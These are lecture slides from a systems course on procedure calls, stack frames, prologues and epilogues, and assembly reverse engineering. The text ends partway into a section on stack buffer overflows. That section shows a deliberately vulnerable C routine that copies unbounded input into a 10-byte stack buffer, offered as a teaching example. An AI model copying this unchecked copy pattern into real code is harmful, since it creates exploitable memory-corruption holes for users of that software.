CPSC 213

Introduction to Computer Systems

Summer Session 2019, Term 2

Unit 1e – Jul 18, 23

Procedures and the Stack

Overview

Reading

- Companion: 2.8
- Textbook: 3.7, 3.12

Learning Goals

- explain when local variables are allocated and freed
- distinguish a procedure's return address from its return argument
- describe why activation frames are allocated on the stack and not on the heap
- explain how to use the stack pointer to access local variables and arguments
- given an arbitrary C procedure, describe the format of its stack activation frame
- explain the role of each of the caller and callee prologues and epilogues
- explain the tradeoffs involved in deciding whether to pass arguments on the stack or in registers
- describe the necessary conditions for not saving the return address on the stack and the benefit of not doing so
- write assembly code for procedure call arguments passed on the stack or in registers, with and without a return value
- write assembly code for a procedure with and without local variables, with arguments pass on the stack or in registers, with and without a return value
- write assembly code to access a local scalar, local "static" array, local "dynamic" array, local "static" struct, and local "dynamic" struct; i.e., each of the local variables shown below

```
void foo() {
  int      a;
  int      b[10];
  int*     c;
  struct S s0;
  struct S *s1;
}
```

- describe how a buffer-overflow, stack-smash attack occurs
- describe why this attack would be more difficult if stacks grew in the opposite direction; i.e., with new frames below (at higher addresses) older ones

Question: Local Variables / Arguments

```
void foo(int a0, int a1) {
  int l0 = 0;
  int l1 = 1;
  ...
}
```

- Can `l0` and `l1` or `a0` and `a1` be allocated statically?
  - [A] Yes
  - [B] Yes, but only if foo doesn’t call itself
  - [C] Yes, but only if foo doesn’t call anything
  - [D] No, none of these can be allocated statically at all

Consider these examples

```
void foo(int a0) {
  int l0 = a0;
  if(a0 > 0)
    foo(a0 - 1);
  printf("%d\n", l0);
}
```

How many different **l0**'s are there?
(same is true for all locals and args)

When are they "alive"?

```
void foo(int a0) {
  int l0 = 0;
  bar(a0);
}
```

What if there is no apparent recursion?

What if **bar()** calls foo()?

Consider these examples

- Even if we ban all recursion, statically allocating everything is inefficient!
- At any given time, only a small fraction of functions need space to run

```
void die() {
  char buf[4096];
  sprintf(buf, "fatal error: %s", error);
  exit();
}

void init() {
  char path[4096];
  sprintf(path, "/path/to/init/%s", code);
  ...
}
```

Life of a Local Argument

```
void foo(int a0, int a1) {
  int l0 = 0;
  int l1 = 1;
  if(a0 > 0)
    foo(a0 - 1, a1);
}
```

- Scope
  - accessible ONLY within declaring procedure
  - each execution of a procedure has its own private copy
- Lifetime
  - allocated when procedure starts
  - de-allocated (freed) when procedure returns (in most languages, including C and Java)
- *Activation*
  - execution of a procedure
  - starts when procedure is called and ends when it returns
  - there can be many activations of a single procedure alive at once
- *Activation Frame*
  - memory that stores an activation's state
  - including its locals and arguments

```
l0: 0
l1: 1
a0: ?
a1: ?
```


- We could allocate Activation Frames from the Heap!
  - call `malloc()` to create frame on procedure call and call `free()` on procedure return?

The Heap isn't Best for Activation Frames

- Order of frame allocation and deallocation is special
  - frames are de-allocated in the reverse order in which they are allocated
- We can thus build a very simple allocator for frames
  - lets start by reserving a BIG chunk of memory for all the frames
  - assuming you know the address of this chunk
  - how would you allocate and free frames?

Simple, cheap allocation. Just add or subtract from a pointer.

Activation Frames




Requires more complicated and thus more costly allocation and deallocation to avoid fragmentation.

Explicit Allocation in Heap

- What data structure is this like?
- What restriction do we place on lifetime of local variables and args?

The Runtime Stack

- Stack of activation frames
  - stored in memory
  - grows UP from bottom
- Stack Pointer
  - general purpose register
  - we will use r5
  - stores base address of current frame
    - i.e., address of first byte in that frame
- Top and Bottom
  - current frame is the “top” of the stack
  - first activation is the “bottom” or “base”
- Static and Dynamic
  - size of frame is static (ish)
  - offset to locals and arguments is static
  - value of stack pointer is dynamic



Activation Frame Details

- Local Variables and Arguments ●
- Return address (ra) ●
  - previously we put this in r6
  - but doesn't work for A() calls B() calls C() etc.
  - instead we will save r6 on the stack, when necessary; callee will decide
- Other saved registers ●
  - either or both caller and callee can save register values to the stack
  - do this so that callee has registers it can use
- Stack frame layout
  - compiler decides
  - based on order convenient for stack creation (more in a moment)
  - static offset to any member of stack frame from its base (like a struct)
- Example

```
saved registers…
locals…
return address
arguments…
saved registers…
```

```
void foo(int a0, int a1) {
  int l0 = 0;
  int l1 = 1;
  bar();
}
```

frame is like a struct
not a struct, but like one

```
struct foo_frame {
  int l0;
  int l1;
  void *ra;
  int a0;
  int a1;
};
```

```
0x00: l0
0x04: l1
0x08: ra
0x0c: a0
0x10: a1
```

Accessing a Local Variable or Argument

```
void foo(int a0, int a1) {
  int l0 = 0;
  int l1 = 1;
  bar();
}
```

```
struct foo_frame {
  int l0;
  int l1;
  void *ra;
  int a0;
  int a1;
};
```

```
l0
l1
ra
a0
a1
```

- Access like a struct
  - base is in r5 by convention - part of our Application Binary Interface (ABI)
  - offset is known statically
- Example

```
int l0 = 0;
int l1 = 1;
```

```
ld   $0, r0
st   r0, (r5)     # l0 = 0
ld   $1, r0
st   r0, 4(r5)    # l1 = 1
```

```
l0 = a0;
l1 = a1;
```

?

Some Implications

- What are values of g and l (in foo when it is active)?

```
int g;

void foo() {
  int l;
}
```

```
void goo() {int l=3;}
void foo() {int l;}
```

```
goo();
foo();
```

- What code does compiler generate for last statement?

```
void foo (int n) {
  int a[n];
  int b;
  b = 0;
}
```

- What is wrong with this?

```
int *foo() {
  int l;
  return &l;
}
```

- or this?

```
void foo() {
  int *l = malloc(100);
}
```

Allocating and Freeing Frames

- Compiler
  - generates code to allocate and free when procedures are called / return
- Procedure Prologue
  - code that executes just before procedure starts
    - part in caller before call
    - part in callee at beginning of call
  - allocates activation frame and changes stack pointer
    - subtract frame size from the stack pointer r5
  - possibly saves some register values
- Procedure Epilogue
  - code generated by compiler to when procedure ends
    - part in callee before just return
    - part in caller just after return
  - possibly restores some saved register values
  - deallocates activation frame and restore stack pointer
    - add frame size to stack pointer r5

Stack Management Division of Labour

```
void b (int a0, int a1) {
  int l0 = a0;
  int l1 = a1;
  c();
}

void foo () {
  b (0, 1);
}
```

Caller Prologue

in foo() before call

- allocate stack space for arguments
- save actual argument values to stack


```
r[sp] -= 8
m[0+r[sp]] <= 0
m[4+r[sp]] <= 1
```

Callee Prologue

in b() at start

- allocate stack space for return address and locals
- save return address to stack

```
r[sp] -= 12
m[8 + r[sp]] <= r[6]
```



Callee Epilogue

in b() before return

- load return address from stack
- deallocate stack space of return address and locals

```
r[6] <= m[8 + r[sp]]
r[sp] += 12
```

Caller Epilogue

in foo() after call

- deallocate stack space of arguments

```
r[sp] += 8
```

Example (S8-locals-args)

```
foo: deca r5                # allocate callee part of foo's frame
     st   r6, 0x0(r5)       # save ra on stack

     ld   $-8, r0           # r0 = -8 = -(size of caller part of b's frame)
     add  r0, r5            # allocate caller part of b's frame
     ld   $0, r0            # r0 = 0 = value of a0
     st   r0, 0(r5)         # save value of a0 to stack
     ld   $1, r0            # r0 = 1 = value of a1
     st   r0, 4(r5)         # store value of a1 to stack
```

1. Caller Prologue

```
     gpc  $6, r6            # set return address
     j    b                 # b (0, 1)
```

2. Call

```
     ld   $8, r0            # r0 = 8 = size of caller part of b's frame
     add  r0, r5            # deallocate caller part of b's frame
```

6. Caller Epilogue

```
     ld   0x0(r5), r6       # load return address from stack
     inca r5                # deallocate callee part of foo's frame
     j    0x0(r6)           # return
```

```
b:   ld   $-12, r0          # r0 = -12 = -(size of callee part of b's frame)
     add  r0, r5            # allocate callee part of b's frame
     st   r6, 0x8(r5)       # store return address to stack
```

3. Callee Prologue

```
     ld   12(r5), r0        # r0 = a0
     st   r0, 0(r5)         # l0 = a0

     ld   16(r5), r0        # r0 = a1
     st   r0, 4(r5)         # l1 = a1

     gpc  $6, r6            # set return address
     j    c                 # c()
```


4. Callee Body

```
     ld   8(r5), r6         # load return address from stack
     ld   $12, r0           # r0 = 12 = size of callee part of b's frame
     add  r0, r5            # deallocate callee parts of b's frame
     j    0(r6)             # return
```

5. Callee Epilogue


```
void b (int a0, int a1) {
  int l0 = a0;
  int l1 = a1;
  c();
}

void foo () {
  b (0, 1);
}
```

b's Frame:



Why not Allocate Entire Frame in Callee?

- Only the caller knows the value of the actual parameters
  - it needs to save them somewhere to transfer them to the callee
  - we do this on the stack and thus allocate part of the frame in caller
- If we instead allocated the entire frame in the Callee
  - we would duplicate the arguments on the stack
  - adds overhead to copy the from caller part of stack to callee



foo():

```
ld    $-8, r0              # r0 = -8 = (size of arguments)
add   r0, r5               # allocate space for argument values
ld    $0, r0               # r0 = 0 = value of a0
st    r0, 0(r5)            # save value of a0 to stack
ld    $1, r0               # r0 = 1 = value of a1
st    r0, 4(r5)            # store value of a1 to stack

gpc   $6, r6               # set return address
j     b                    # b (0, 1)

ld    $8, r0               # r0 = 8 = size arguments
add   r0, r5               # deallocate argument area
```


Same as before

b():

```
ld    $-20, r0             # r0 = -20 = -(size of b's frame)
add   r0, r5               # allocate callee part of b's frame

ld    0x14(r5), r0         # r0 = value of a0 from caller
st    r0, 0xc(r5)          # a0 = value from caller
ld    0x18(r5), r0         # r0 = value of a1 from caller
st    r0, 0x10(r5)         # a1 = value from caller

st    r6, 0x8(r5)          # store return address to stack
```

Unnecessary and costly copying of arguments

Why not this?



Creating the stack

- Every thread starts with a hidden procedure
  - its name is start (or sometimes something like crt0)
- The start procedure
  - allocates memory for stack
  - initializes the stack pointer
  - calls main() *(or whatever the thread's first procedure is)*
- For example in Snippets 8 and 9
  - the "main" procedure is "foo"
  - we'll statically allocate stack at address 0x1000 to keep simulation simple

```
start: ld   $stackBtm, r5  # sp = address of last word of stack
       inca r5             # sp = address of word after stack
       gpc  $0x6, r6       # r6 = pc + 6
       j    foo            # foo()
       halt
```

```
.pos 0x1000
stackTop:       .long 0x0
                …
stackBtm:       .long 0x0
```

Question 1e.1

- What is the value of r5 in **`three()`**?
  (numbers in decimal to make math easy)

A. 1964

B. 2032

C. 1994

D. 2004

E. 1974

F. 2024

G. 1968

H. None of the above

I. I'm not sure

```
void three () {
  int i;
  int j;
  int k;
}
```

```
void two () {
  int i;
  int j;
  three ();
}
```

```
void one () {
  int i;
  two ();
}
```

```
void foo () {
  // r5 = 2000
  one ();
}
```

Return Value, Arguments and Optimizations

- Return value
  - in C and Java, procedures/methods can return only a single value
  - C compilers use a designated register (r0) for this return value
- Arguments
  - number and size of arguments is statically determined
  - value of actual arguments is dynamically determined
  - the compiler generally chooses to put arguments on the stack
    - caller prologue pushes actual argument values onto stack
    - callee reads/writes arguments from/to the stack
  - sometimes compiler chooses to avoid the stack for arguments
    - caller places argument values in registers
    - callee reads/writes arguments directly from/to these registers
    - WHY does compiler do this?
    - WHEN is this a good idea?
- Other optimizations
  - return address, r6, does not always need to be saved to the stack
    - WHY does compiler do this? WHEN is this possible?
  - local variables are sometimes not needed or used
    - WHY? and WHEN?

Another Look at Arguments

```
int add (int a, int b) {
  return a+b;
}

int s;

void foo () {
  s = add (1,2);
}
```

```
.pos 0x200
foo: deca r5
     st   r6, (r5)

     ld   $0xfffffff8, r0
     add  r0, r5
     ld   $1, r0
     st   r0, 0(r5)
     ld   $2, r0
     st   r0, 4(r5)

     gpc  $6, r6
     j    add

     ld   $8, r1
     add  r1, r5

     ld   $s, r1
     st   r0, (r1)

     ld   (r5), r6
     inca r5

     j    (r6)

.pos 0x300
add: ld   0(r5), r0
     ld   4(r5), r1
     add  r1, r0
     j    (r6)
```

result of add() is returned in r0

Why no callee Prologue / Epilogue?

Arguments in Registers

```
int add (int a, int b) {
  return a+b;
}

int s;

void foo () {
  s = add (1,2);
}
```

Args on Stack

```
.pos 0x200
foo: deca r5
     st   r6, (r5)

     ld   $-8, r0
     add  r0, r5
     ld   $1, r0
     st   r0, 0(r5)
     ld   $2, r0
     st   r0, 4(r5)

     gpc  $6, r6
     j    add

     ld   $8, r1
     add  r1, r5

     ld   $s, r1
     st   r0, (r1)

     ld   (r5), r6
     inca r5

     j    (r6)

.pos 0x300
add: ld   0(r5), r0
     ld   4(r5), r1
     add  r1, r0
     j    (r6)
```

Args in Registers

```
.pos 0x200
foo: deca r5
     st   r6, (r5)

     ld   $1, r0
     ld   $2, r1

     gpc  $6, r6
     j    add

     ld   $s, r1
     st   r0, (r1)

     ld   (r5), r6
     inca r5

     j    (r6)

.pos 0x300
add: add  r1, r0

     j    (r6)
```

Args and Locals Summary

- stack is managed by code that the compiler generates
  - grows from bottom up
    - push by subtracting
  - caller prologue
    - allocates space on stack for arguments (unless using registers to pass args)
  - callee prologue
    - allocates space on stack for local variables and saved registers (e.g., save r6)
  - callee epilogue
    - deallocates stack frame (except arguments) and restores stack pointer and saved registers
  - caller epilogue
    - deallocates space on stack used for arguments
    - get return value (if any) from **r0**
- accessing local variables and arguments
  - static offset from stack pointer (e.g., r5)

More Reverse Engineering

What does this program do?

```
proc: deca r5
      st   r6, (r5)
      ld   8(r5), r1
      beq  r1, L0
      dec  r1
      ld   4(r5), r2
      deca r5
      deca r5
      st   r2, (r5)
      st   r1, 4(r5)
      gpc  $6, r6
      j    proc
      inca r5
      inca r5
      ld   4(r5), r2
      ld   8(r5), r1
      dec  r1
      ld   (r2,r1,4), r1
      add  r1, r0
      br   L1
L0:   ld   $0, r0
L1:   ld   (r5), r6
      inca r5
      j    (r6)
```

```
void proc (int* a, int n) {
  if (n==0)
    return 0;
  else
    return proc (a, n - 1) + a [n - 1]
}
```

What does this program do?

```
void proc (int* a, int n) {
  if (n==0)
    return 0;
  else
    return proc (a, n - 1) + a [n - 1]
}
```

```
void proc (a0, a1) {
  if (a1==0)
    return 0;
  else
    return proc (a0, a1 - 1) + a0 [a1 - 1]
}
```

No names or types for arguments (or locals)

What does this program do?

```
void proc (a0, a1) {
  if (a1==0)
    return 0;
  else
    return proc (a0, a1 - 1) + a0 [a1 - 1]
}
```

```
void proc (a0, a1) {
    if (a1==0) goto L0;
    return proc (a0, a1 - 1) + a0 [a1 - 1]
    goto L1
L0: return 0
L1:
}
```

No IF statement. Comparison to 0; use goto; swap then and else position.

What does this program do?

```
void proc (a0, a1) {
    if (a1==0) goto L0;
    return proc (a0, a1 - 1) + a0 [a1 - 1]
    goto L1
L0: return 0
L1:
}
```

```
void proc (a0, a1) {
    if (a1==0) goto L0;
    proc (a0, a1 - 1)
    r0 = r0 + a0 [a1 - 1];
    goto L1
L0: r0 = 0
L1: return;
}
```

Procedure return value is in r0 (a global variable)

What does this program do?

```
void proc (a0, a1) {
    if (a1==0) goto L0;
    proc (a0, a1 - 1)
    r0 = r0 + a0 [a1 - 1];
    goto L1
L0: r0 = 0
L1: return;
}
```

```
proc: r5--
      mem[r5] = r6
      a0 = mem[1+r5]
      a1 = mem[2+r5]
      if a1==0 goto L0
      r5--
      r5--
      mem[0+r5] = a0
      mem[1+r5] = a1-1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r0 += mem[a0 + a1]
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

No procedure calls. Save return address and use goto for call and return.
Arguments and saved value of return address are on stack stored in memory.
Use global r5 (global variable) to point to top of stack.

What does this program do?

```
proc: r5--
      mem[r5] = r6
      a0 = mem[1+r5]
      a1 = mem[2+r5]
      if a1==0 goto L0
      a1--
      r5--
      mem[0+r5] = a0
      mem[1+r5] = a1-1
      r6 = RA
      goto proc
RA:   r5++
      r0 += mem[a0 + a1]
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

```
proc: r5--
      mem[r5] = r6
      r1 = mem[2+r5]
      if a1==0 goto L0
      r1--
      r2 = mem[1+r5]
      r5--
      r5--
      mem[0+r5] = r2
      mem[1+r5] = r1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r2 = mem[1+r5]
      r1 = mem[2+r5]
      r1--
      r1 = mem[r2 + r1]
      r0 += r1
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

Swap the order of a few things. Use global rx variables for all temps.
Don't trust rx variable values to remain after return from call.

What does this program do?

```
proc: r5--
      mem[r5] = r6
      r1 = mem[2+r5]
      if a1==0 goto L0
      r1--
      r2 = mem[1+r5]
      r5--
      r5--
      mem[0+r5] = r2
      mem[1+r5] = r1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r2 = mem[1+r5]
      r1 = mem[2+r5]
      r1--
      r1 = mem[r2 + r1]
      r0 += r1
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

```
proc: deca r5
      st   r6, (r5)
      ld   8(r5), r1
      beq  r1, L0
      dec  r1
      ld   4(r5), r2
      deca r5
      deca r5
      st   r2, (r5)
      st   r1, 4(r5)
      gpc  $6, r6
      j    proc
      inca r5
      inca r5
      ld   4(r5), r2
      ld   8(r5), r1
      dec  r1
      ld   (r2,r1,4), r1
      add  r1, r0
      br   L1
L0:   ld   $0, r0
L1:   ld   (r5), r6
      inca r5
      j    (r6)
```

Change from C syntax to 213 assembly syntax. Global variables are registers.

What does this program do?

```
proc: deca r5                # allocate callee portion of stack frame
      st   r6, (r5)          # store return address on stack
      ld   8(r5), r1         # r1 = arg1
      beq  r1, L0            # goto L0 if arg1 == 0
      dec  r1                # r1 = arg1 - 1
      ld   4(r5), r2         # r2 = arg0
      deca r5                # allocate caller portion stack frame
      deca r5                # allocate caller portion stack frame
      st   r2, (r5)          # first arg of call is arg0
      st   r1, 4(r5)         # second arg of call is arg1 - 1
      gpc  $6, r6            # save return address in r6
      j    proc              # proc (arg0, arg1 - 1)
      inca r5                # deallocate caller portion of stack frame
      inca r5                # deallocate caller portion of stack frame
      ld   4(r5), r2         # r2 = arg0
      ld   8(r5), r1         # r1 = arg1
      dec  r1                # r1 = arg1 - 1
      ld   (r2,r1,4), r1     # r1 = arg0 [arg1 -1]
      add  r1, r0            # return value = proc (arg0, arg1-1) + arg0[arg1-1]
      br   L1                # goto end of procedure
L0:   ld   $0, r0            # return value = 0 if arg1 == 0
L1:   ld   (r5), r6          # restore return address from stack
      inca r5                # deallocate callee portion of stack frame
      j    (r6)              # return (arg1==0)? 0 : proc(arg0, arg1-1) + arg0[arg1-1]
```

prologue

if

procedure call

read array + array value

set return value to result

set return value to 0

epilogue and return

Stack Buffer Overflow


Security Vulnerability in Buffer Overflow

- Find the bug in **`printPrefix`**

```
void printPrefix(char *str) {
  char buf[10];
  char *bp = buf;

  // copy str up to "." input buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
}

// read string from standard input
void getInput(char *b) {
  char *bc = b;
  int   n;
  while ((n=fread(bc,1,1000,stdin))>0)
    bc+=n;
}
int main(int argc, char **argv) {
  char input[1000];
  puts("Starting.");
  getInput    (input);
  printPrefix (input);
  puts("Done.");
}
```

```
for (i = 0; str [i] != '.'; i++)
  buf [i] = str [i];
buf [i] = 0;
```

Possible array (buffer) overflow



How the Vulnerability is Created

- The “buffer” overflow bug
